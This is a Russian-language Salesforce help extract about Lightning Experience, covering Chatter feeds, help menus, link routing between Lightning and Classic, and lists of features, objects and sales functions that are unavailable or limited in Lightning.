


Для совместной работы над записями (4), воспользуйтесь вкладкой «Сотрудничество» в Lightning Experience. Вы можете публиковать обновления, создавать опросы и делиться файлами, прямо как в Salesforce Classic. Но теперь не нужно возиться со ссылками «Скрыть ленту» и «Показать ленту».





## Работа с лентами

Вы можете изменить основную ленту Chatter так, чтобы отображался определенный набор публикаций (1). В Lightning Experience задействуйте вкладки наверху страницы. Лента «Отслеживаемые» останется используемой по умолчанию.



Ленты в Lightning Experience содержат многие варианты действий, доступные в Salesforce Classic.






- Действия «Сообщение» и «Опрос» доступны в компоновщике (2) на вкладке «Сотрудничество». Щелкните по компоновщику, чтобы включить кнопки для отправки файла или упоминания людей. Другие стандартные действия Chatter, входящие в состав публикатора Salesforce Classic, включая «Благодарность» и «Ссылки», недоступны в Lightning Experience.
- Сортировка ленты (3) по последним публикациям и комментариям. Варианты фильтрации ленты недоступны в Lightning Experience.
- В Lightning Experience обновите ленту (4), чтобы просмотреть последние данные.
- Ищите информацию в определенной ленте с помощью функции поиска в ленте (5).
- Действия с публикацией (6) выполняются одинаково, независимо от интерфейса. Но в Lightning Experience не поддерживается работа с темами.

## Поиск справки в Lightning Experience

Помощь всегда рядом! И теперь она доступнее с появлением Lightning Experience, где контекстное меню справки выдает целевое содержимое, такое как видеоролики, обзоры, разделы справки и настройки. Вот так удача!

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



В Salesforce Classic большинство страниц и связанных списков ведут на один контекстный раздел справки. Меню справки Lightning Experience (1) предоставляет гораздо больше вариантов, такие как ссылки на видеоролики, обзоры, разделы справки и настройки — то, что наиболее подходит вам в данный момент.

Оба интерфейса содержат ссылки на главный портал «Справка и обучение». Но ссылка в Lightning Experience экономит время, переводя вас сразу на страницу поиска, чтобы быстро найти нужную информацию.

Нам нужны ваши отзывы! Просто щелкните ссылку «Оставить отзыв» (3) и поделитесь своими замечаниями насчет Lightning Experience или других продуктах Salesforce. Спасибо!

## Замечания по Lightning Experience

В состав данной версии Lightning Experience вошли не все функции, доступные в Salesforce Classic. В приведенных далее разделах можно уточнить, не исчезли ли из данной версии или не стали ли ограниченными какие-либо возможности, важные для вашего бизнеса. Кроме того, эта информация поможет вам обучить пользователей новым особенностям работы, которые появятся с переходом на Lightning Experience.

### [Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic](#)

Переключение между интерфейсами Lightning Experience и Salesforce Classic выполняется быстро и легко. Тем не менее, переключение между интерфейсами влияет на логику маршрутизации основного URL-адреса и может инициировать возникновение некоторых непредвиденных результатов при исправлении ссылок. Переключение также влияет на закладки и ссылки в сообщениях эл. почты или сообщениях Chatter (особенно при наличии группы пользователей, имеющих доступ к интерфейсу Lightning Experience, но использовании интерфейса Salesforce Classic остальными пользователями).

### [Функции, недоступные в Lightning Experience](#)

Узнайте о функциях Salesforce, которые недоступны в новом интерфейсе или имеют отличия от тех, к которым вы привыкли в Salesforce Classic. И помните, что функции еще не поддерживаемые в новом интерфейсе, по-прежнему доступны вашим пользователям — они с легкостью могут переключиться на Salesforce Classic и продолжить работу.

### [Особенности интерфейса Lightning Experience при выключенной поддержке Chatter](#)

Если организация не использует Chatter, то Lightning Experience не поддерживает некоторые полезные возможности. Просмотрите изменения интерфейса Lightning Experience, препятствующие использованию привычных функций.

#### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic

Переключение между интерфейсами Lightning Experience и Salesforce Classic выполняется быстро и легко. Тем не менее, переключение между интерфейсами влияет на логику маршрутизации основного URL-адреса и может инициировать возникновение некоторых непредвиденных результатов при исправлении ссылок. Переключение также влияет на закладки и ссылки в сообщениях эл. почты или сообщениях Chatter (особенно при наличии группы пользователей, имеющих доступ к интерфейсу Lightning Experience, но использовании интерфейса Salesforce Classic остальными пользователями).

После включения Lightning Experience новый интерфейс отображается пользователям *по умолчанию*. При каждом переключении интерфейсов посредством переключателя стандартной настройкой пользователя становится текущая среда. Ниже перечислены типовые алгоритмы маршрутизации ссылок, которые могут встречаться пользователям.

#### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Наличие полномочия «Пользователь Lightning Experience» | Стандартный интерфейс пользователя | Область открытия ссылок  |
|--|------------------------------------|--|
| Да   | Lightning Experience               | При использовании страниц, поддерживаемых интерфейсом Lightning Experience, ссылки открываются в |

| Наличие полномочия «Пользователь Lightning Experience» | Стандартный интерфейс пользователя | Область открытия ссылок   |
|--|------------------------------------|---|
|  |                                    | <p>новом интерфейсе (даже ссылки, созданные в Salesforce Classic).</p> <p>Ссылки на неподдерживаемые страницы направляются в интерфейс Salesforce Classic, который открывается на новой вкладке. Данная временная переадресация не изменяет стандартную настройку пользователя на Salesforce Classic. При следующем выборе ссылки, которая поддерживается новым интерфейсом, система перезагружает вкладку Salesforce Classic и открывает ссылку в интерфейсе Lightning Experience.</p> |
| Да   | Salesforce Classic                 | <p>Как правило, ссылки открываются в интерфейсе Salesforce Classic.</p> <p>Ссылка, созданная в Lightning Experience (URL-адрес содержит компонент /one/one . app), открывается в интерфейсе Lightning Experience. Стандартная настройка пользователя не изменяется на Lightning Experience.</p>   |
| Нет  | Salesforce Classic                 | <p>Ссылки открываются только в интерфейсе Salesforce Classic.</p> <p>Ссылка, созданная в Lightning Experience (URL-адрес содержит компонент /one/one . app), не открывается ввиду отсутствия доступа к интерфейсу Lightning Experience.</p>   |

Данные алгоритмы маршрутизации могут инициировать путаницу при отправке ссылок Lightning Experience пользователям Salesforce Classic. Чтобы избежать данной проблемы, рекомендуем включить новый интерфейс для всех пользователей, которые тесно сотрудничают между собой.

Также рекомендуем сообщить пользователям Lightning Experience принципы работы ссылок и закладок в обоих интерфейсах.

СМ. ТАКЖЕ:

[Порядок переключения на Salesforce Classic после включения Lightning Experience](#)

## Функции, недоступные в Lightning Experience

Узнайте о функциях Salesforce, которые недоступны в новом интерфейсе или имеют отличия от тех, к которым вы привыкли в Salesforce Classic. И помните, что функции еще не поддерживаемые в новом интерфейсе, по-прежнему доступны вашим пользователям — они с легкостью могут переключиться на Salesforce Classic и продолжить работу.

[Доступ к данным и представления данных: Чего нет в Lightning Experience](#)

[Функции продаж: Чего нет в Lightning Experience](#)

[Функции производительности: Чего нет в Lightning Experience](#)

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

[Функции обслуживания клиентов: Функции, недоступные в Lightning Experience](#)

[Отчеты и панели мониторинга: Чего нет в Lightning Experience](#)

[Файлы и содержимое: Чего нет в Lightning Experience](#)

[Chatter: Чего нет в Lightning Experience](#)

[Другие продукты Salesforce: Чего нет в Lightning Experience](#)

[Навигация и действия: Чего нет в Lightning Experience](#)

[Поиск: Чего нет в Lightning Experience](#)

[Настройка организации: чего нет в Lightning Experience](#)

[Импорт данных и управление данными: What's Not in Lightning Experience](#)

[Автоматизация процессов: Чего нет в Lightning Experience](#)

[Безопасность: Функции, недоступные в Lightning Experience](#)

[Интерактивная настройка: Функции, недоступные в Lightning Experience](#)

[Программная настройка: Чего нет в Lightning Experience](#)

[Приложения и пакетирование: Чего нет в Lightning Experience](#)

СМ. ТАКЖЕ:

[Порядок переключения на Salesforce Classic после включения Lightning Experience](#)

## Доступ к данным и представления данных: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при доступе к данным в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### Объекты

Ниже перечислены объекты Salesforce, доступные в Lightning Experience. Данный выпуск не поддерживает другие стандартные объекты.

- Организации
- Активы
- Кампании
- Обращения
- Контакты
- Панели мониторинга
- События
- Файлы
- Интересы
- Примечания
- Возможности
- организации-лица

- Прайс-листы
- Продукты
- Отчеты
- Задачи
- Заказ-наряды
- Настраиваемые объекты
- Внешние объекты

## Поля

- Lightning Experience позволяет отображать поля для неподдерживаемых объектов; данные поля доступны только для чтения и не содержат ссылки на связанные записи.
- Поля формул с изображениями не поддерживаются в результатах поиска. Имя поля отображается, но само поле пусто.
- Данный выпуск отличается ограниченной поддержкой справки поля. Пользователи не могут определять текст настраиваемой справки или добавлять справку для полей настраиваемых объектов.

## Связанные списки

- Lightning Experience поддерживает связанные списки для поддерживаемых стандартных и настраиваемых объектов. Связанные списки для объектов, которые не поддерживаются интерфейсом Lightning Experience, не отображаются другими областями интерфейса (даже после их добавления в макет страницы объекта).
- В Lightning Experience сопутствующие списки отображаются в картах связанных списков на начальных страницах записей. Первые восемь связанных списков показывают кнопки связанных списков, первые несколько записей из списка и ссылку на открытие полного списка записей. Для других дополнительных списков в карте показывается только имя списка. Пользователи по-прежнему могут работать со связанными списками — просто щелкните по имени связанного списка, чтобы открыть полные данные. Тут пользователи могут смотреть записи в списке и задействовать кнопки списка (такие как **Создать**) или действия записи уровня строки.
- Lightning Experience поддерживает новые связанные списки «Файлы» и «Примечания», а также классический связанный список «Примечания и вложения». При использовании Salesforce Files или расширенных примечаний добавьте все эти связанные списки в свои макеты страниц объектов.
  - Файлы и вложения являются двумя разными типами объектов. В отличие от файлов вложения связываются только с определенной записью и не могут публиковаться далее. В Lightning Experience в связанные списки Notes & Attachments загружаются файлы. В Salesforce Classic вплоть до весны 2016 года, в этот связанный список вместо файлов всегда загружались вложения. Другими словами, связанный список «Примечания и вложения» текущих организаций может содержать вложения, загруженные в Salesforce Classic, и файлы, добавленные в Lightning Experience. При использовании API текущие интеграции, извлекающие вложения из связанного списка «Примечания и вложения», не содержат файлы, загруженные в данный список посредством интерфейса Lightning Experience. Извлечение файлов и вложений выполняется посредством нового вызова API.
  - Примечания, созданные посредством устаревшего инструмента создания примечаний в интерфейсе Salesforce Classic, отображаются только связанным списком «Примечания и вложения». Примечания, созданные посредством расширенной версии инструмента создания примечаний, отображаются только связанным списком «Примечания».
- При использовании версии Group Edition связанный список «Контакты» не отображается организациями.
- Когда на записи контакта применяется связанный список «Возможность» для добавления новой или существующей возможности к контакту, Salesforce добавляет контакт к связанному списку «Роли контактов» возможности.

- Lightning Experience объединяет записи стандартного и настраиваемого прайс-листа в один связанный список «Прайс-лист». Это отличается от поведения Salesforce Classic, в котором есть отдельные связанные списки для стандартного и настраиваемого прайс-листа. Если вы ранее удалили связанный список «Прайс-листы», т.к. ваша организация применяет только стандартные цены, вам следует добавить его обратно на макет страницы Продукт, чтобы ваши пользователи могли видеть стандартные цены в Lightning Experience.
- Salesforce не отображает связанные списки «Открытые действия» и «Журнал действий» помимо других списков на страницах сведений для объектов, поддерживающих действия. Взамен, данный интерфейс отображает временную шкалу действий. Объектами, поддерживающими действия, считаются возможности, интересы, организации, контакты и любые настраиваемые объекты, которым разрешается поддержка действий.

При удалении одного из связанных списков действий («Открытые действия» или «Журнал действий») из макетов страниц система Salesforce не отображает соответствующие разделы временной шкалы («Следующие этапы» или «Прошлые действия») на данных страницах.


### Начальная страница объекта

Ниже перечислены функции, недоступные на начальных страницах объектов в Lightning Experience.

- Инструмент «Быстрое создание»
- Доступ к отчетам по объектам
- Любые инструменты в разделе «Инструменты»
- Инструмент сводного отчета

### Списковые представления

Lightning Experience не поддерживает функции спискового представления ниже.

- Отслеживание записей прямо из списка
- Предоставление группам общего доступа к списковым представлениям
- Клонирование списковых представлений
- Пакетные действия, включая изменение и удаление нескольких элементов в списке за раз, отправка пакетов писем или добавление нескольких записей в кампанию
- Настраиваемые действия и кнопки
- Расширенная логика фильтра
- Планирование с помощью перетаскивания для списковых представлений организаций, контактов и интересов
- Ленты
- Значок  для создания печатной версии списка

Lightning Experience использует другие способы отображения и алгоритмы работы списковых представлений.

- Пользователь не переходит на новую страницу для создания спискового представления. Взамен, пользователь остается на той же странице и вводит имя спискового представления посредством всплывающего диалогового окна. Пользователь добавляет фильтры для настройки списка посредством панели, отображающейся в правой части страницы.
- Пользователь может ограничивать списковые представления только путем выбора параметра «Все» или «Мои». Другие параметры (например, ограничение по очереди, кампании или прайс-листу) не поддерживаются.
- Данный интерфейс поддерживает измененную навигацию по списковым представлениям. Списковые представления используют функцию бесконечного прокручивания, поэтому пользователь не может задавать количество записей для отображения на странице. Кроме того, пользователь не может перемещаться по страницам посредством кнопок

со стрелками, а также не может открывать конкретную страницу результатов. Открытие записей, имена которых начинаются с конкретной буквы, не поддерживается.

- Раскрывающееся меню показывает до 200 представлений. Сперва отображаются недавно просмотренные списки, затем идут другие представления списков в алфавитном порядке. Хотя в меню отображаются только 200 представлений, можно вести поиск до 2000 представлений. Если у вас более 2000 списковых представлений, некоторые из них не возвращаются с результатами поиска. Вы можете переключиться обратно в Salesforce Classic, чтобы найти все ваши списковые представления.
- Пользователь не может изменять порядок отображения столбцов путем перетаскивания заголовка столбца в другую область таблицы. Взамен, пользователь может изменять отображаемые столбцы и порядок их отображения путем выбора пункта **Выбор полей для отображения** из раскрывающегося меню «Элементы управления спискового представления». Если добавить или удалить столбец в Lightning Experience, все столбцы с нестандартной шириной будут удалены. Можно переключиться обратно в Salesforce Classic и изменить ширину столбцов.
- Данный интерфейс поддерживает только некоторые действия на уровне строк. Доступными для большинства объектов являются действия «Правка» и «Удалить». Интерфейс поддерживает два дополнительных действия: «Преобразовать» и «Клонировать». Доступными для файлов являются действия «Правка», «Удалить» и «Загрузить».
- Критерии фильтрации поддерживают только следующие диапазоны относительных дат: «Сегодня», «Завтра», «Вчера», «Текущая неделя», «Текущий месяц», «Текущий квартал», «Текущий год», «Прошлая неделя», «Прошлый месяц», «Прошлый квартал», «Прошлый год».
- Списковые представления в Lightning Experience не поддерживают условие *начинаются с* в качестве фильтра для полей ID. Поле ID (код) это 15-символьное поле, идентифицирующее запись. Например, поле Account ID в объекте контакта определяет с какой учетной записью связан контакт. Вы можете применять условие *начинается с* в качестве критерия фильтра для других полей.
- Lightning Experience использует другое имя списка недавних записей, отображаемое на начальной странице каждого стандартного или настраиваемого объекта. Данный список называется «Недавно просмотренные». Данное представление недоступно для удаления, фильтрации или редактирования. Администраторы Salesforce могут использовать раздел «Менеджер объектов» меню «Настройка» для выбора столбцов данного представления и изменения порядка их отображения. Пользователи могут сортировать элементы представления путем щелчка внутри заголовка столбца. Порядок сортировки элементов списка (по возрастанию или убыванию) определяется стрелкой в заголовке столбца.
- Раскрывающийся список большинства стандартных объектов содержит другое списковое представление, использующее похожее имя. Кроме того, имя данного представления содержит имя объекта. Например, данное списковое представление для организаций называется «Недавно просмотренные организации». Оба представления («Недавно просмотренные» и «Недавно просмотренные объекты») отображают одинаковые записи. Списковое представление «Недавно просмотренные объекты» недоступно для удаления, фильтрации или редактирования. Пользователи могут сортировать записи и составлять диаграммы по данным спискового представления. Кроме того, они могут переключаться на Salesforce Classic для изменения порядка отображения столбцов в списковом представлении. При переключении на Lightning Experience порядок отображения столбцов изменяется.

## Работа с данными

### Создание и редактирование данных

В Lightning Experience на вкладке записи «Сведения» доступно встроенное редактирование полей. Но невозможно редактировать отдельные поля в панели записи «Основные показатели» или поля в списковых представлениях.

Lightning Experience не поддерживает функции ниже.

- Встроенное редактирование для списков или записей
- Редактирование многострочных макетов



### Печать данных

Lightning Experience не поддерживает функции, приведенные ниже.

- Печать страницы
- Создание PDF-файла

### Боковая панель Salesforce

Lightning Experience не поддерживает боковую панель Salesforce, отображаемую в левой части большинства страниц Salesforce Classic. Кроме того, новый интерфейс не поддерживает элементы боковой панели, включая:

- Ссылка «Теги» и раскрывающийся список «Недавние теги»
- Раскрывающийся список «Создать...»; использование кнопки **«Создать»** на начальных страницах объектов
- Значок календаря; доступ к календарю посредством меню навигации
- Список «Недавние элементы»; просмотр недавних элементов на вкладке «Начальная страница» или на начальных страницах объектов
- Сообщения и предупреждения
- Настраиваемые ссылки

### Корзина

Корзина не поддерживается. Записи, удаленные в Lightning Experience, перемещаются в корзину, но могут быть просмотрены или восстановлены только после переключения на интерфейс Salesforce Classic.

### Доступность

- Lightning Experience не поддерживает режим доступности ввиду отсутствия такой необходимости. Оформление интерфейса соответствует новейшим стандартам доступности, поэтому программы для чтения экрана поддерживаются по умолчанию.
- Lightning Experience не поддерживает палитру цветов для пользователей, страдающих дальтонизмом.
- Пользователи с включенным режимом доступности могут создавать и редактировать отчеты в конструкторе только после переключения на Salesforce Classic.

Пользователи с включенным режимом доступности могут использовать редактор панелей мониторинга для создания и изменения панелей Lightning Experience, но должны переключаться в Salesforce Classic для полноценной работы с редактором панелей мониторинга.

СМ. ТАКЖЕ:

[Функции производительности: Чего нет в Lightning Experience](#)

[Файлы и содержимое: Чего нет в Lightning Experience](#)

## Функции продаж: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при работе группы сбыта в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

## Функции продаж

### Социальные организации, контакты и интересы

- Lightning Experience поддерживает только социальную сеть Twitter.
- Карта Twitter, оформленная как оригинальная, отображается прямо на начальной странице записи.

### Путь продаж для возможностей и интересов

- Пользователи могут добавлять не более пяти полей и 1 000 символов обогащенного текста в каждый этап продаж.
- Нельзя требовать наличия разных полей в различных этапах при использовании макета страницы. Однако, можно настроить правила проверки на основе этапа пути продаж.
- Зависимые поля игнорируются при перемещении этапа возможности и использовании пути продаж.
- Атрибуты «Только для чтения» и «Обязательно», назначаемые полям в макетах страниц, не применяются путем продаж.
- Помните, что удаление типа записи, имеющего соответствующий путь продаж, также инициирует удаление пути продаж.
- Правила проверки, которые должны отображаться напротив полей, отображаются как сообщения на уровне страницы.
- При наличии путей продаж для интересов рекомендуем разместить статусы несоответствия в начале путей продаж.

### Функции, недоступные в Lightning Experience

- Контракты
- Прогнозы (включая функции «Совместные прогнозы» и «Настраиваемые прогнозы»)
- Заказы
- Сметы
- Подразделения
- Пакетный перенос подразделения

## Организации

### Организации-лица (бета-версия)

- Организации-лица недоступны посредством меню «Настройка». Переключитесь в Salesforce Classic, чтобы подготовить и настроить организации-лица.
- Организации-лица входят во все результаты поиска контактов и организаций, даже если не подходят под условия. Например, поле поиска организации в записи контакта, включает организации-лица, даже если организации-лица не могут быть организацией контакта.
- При подведении указателя мыши к ссылке на организацию-лицо, окно предварительный просмотр показывает разные результаты в зависимости от того где находится ссылка на организацию. Если ссылка находится в поле, представляющее контакт (например, Имя или Контакт), то отображаются контактные сведения. Если ссылка находится в поле, представляющее организацию (например, Связано с или Организация), то отображаются сведения об организации.
- Быстрые действия для организаций-компаний входят в макеты страниц организаций-лиц, хоть и не все такие действия подходят для организаций-лиц. Например, записи организаций-лиц включают быстрое действие «Новый контакт», несмотря на то, что контакты не могут быть связаны с организациями-лицами таким образом.
- Когда организации-лица включаются в списковые представления контактов, действия уровня строк, обычно связанные с организациями-компаниями отображаются и для организаций-лиц. В зависимости от того, как

настроены параметры видимости и общего доступа вашей организации, пользователи могут наблюдать различные действия для организаций-лиц и контактов в своих списковых представлениях контактов.

- В некоторых полях поиска отображаются значки контактов или организаций вместо значка организации-лица.
- Сообщества, созданные на основе шаблона Community Builder, не всегда правильно связывают пользователей с записями организации-лица. Конкретный случай, когда пользователь щелкает организацию-лицо в поле поиска контакта, он перенаправляется на запись контакта вместо записи организации-лица.
- В поле поиска контакта в списке недавних записей не появляются организации-лица. Организации-лица появляются в полях при ведении поиска. Однако, организации-лица не возвращаются в результатах поиска контактов, если в качестве критерия поиска введена только часть имени.
- При создании нового обращения для организации-лица, пользователи должны добавить запись организации-лица либо в поле Имя контакта либо в Имя организации. Другое поле автоматически заполняется данными из записи организации-лица, но только после сохранения записи.
- При создании сообщения эл. почты из записи организации-лица, поле Кому не заполняется автоматически адресом организации-лица таким же образом как и при создании сообщения из записи контакта.
- При использовании шаблона для составления письма от организации-компании, шаблон может включать поля слияния организации-лица, что предотвратит отправку письма. Также, при использовании шаблона для составления письма от организации-лица, шаблон может включать поля слияния организации-компании, что предотвратит отправку письма.
- При применении полей слияния в письме к организации-лицу, поля слияния контакта не показываются в результатах поиска поля слияния. Вместо этого, поля слияния контакта должны вводиться вручную.

#### **Связанный список «Контакты» для организаций**

- При создании контакта посредством связанного списка организации «Контакты» почтовый адрес контакта не заполняется адресом для счета организации.
- При использовании версии Group Edition связанный список «Контакты» не отображается организациями.

#### **Функции, недоступные в Lightning Experience**

- Иерархия организаций
- Журнал организации
- Объединение организаций
- Партнеры организации
- Группы, работающие с организациями
- Территории организации
- Роли контакта для организаций

#### **Кампании**

##### **Функции, недоступные в Lightning Experience**

- Результаты кампании по всем иерархиям
- Влияние кампании
- Клонирование участников кампании
- Добавление нескольких участников кампании из списковых представлений

## Контакты

### Связанный список «Возможности» для контактов

- Когда на записи контакта применяется связанный список «Возможность» для добавления новой или существующей возможности к контакту, Salesforce добавляет контакт к связанному списку «Роли контактов» возможности.

### Функции, недоступные в Lightning Experience

- Иерархия контактов
- Объединение контактов
- Роли контакта для организаций
- Роли контакта для обращений
- Поля обновления контактов

## Интересы

При смене владельца интереса на очередь, отображаются все активные очереди, не только очереди для интересов.

### Функции, недоступные в Lightning Experience

- Правила назначения при создании интересов вручную
- Определение и объединение повторяющихся записей из рабочего пространства интереса (пользователи могут настраивать функцию управления повторами, препятствующую созданию повторяющихся интересов)
- Автоматическое заполнение поле для организаций, созданных во время преобразования интересов

## Возможности

### Группы, работающие с возможностями

В Lightning Experience есть возможность просматривать, обновлять и удалять группы, работающие с возможностями, со следующими отличиями от Salesforce Classic.

- Пользователи могут добавлять, редактировать и удалять за раз только одного участника группы по работе с возможностями;

Переключитесь обратно в Salesforce Classic, чтобы:

- обращаться к страницам настройки для групп по работе с возможностями;
- изменять порядок отображения участников группы;
- работать со стандартными группами по возможностям;
- массово назначать или отзываться участников группы по работе с возможностями;
- отображать уровни доступа для всех участников групп или удалять участников нажатием одной кнопки;
- добавлять несколько участников группы по работе с возможностями на одной странице.

### Продукты возможности

- В Lightning Experience пользователи могут добавлять только один продукт к возможностям или прайс-листам за раз. Еще нет возможности выделять несколько продуктов в списке.
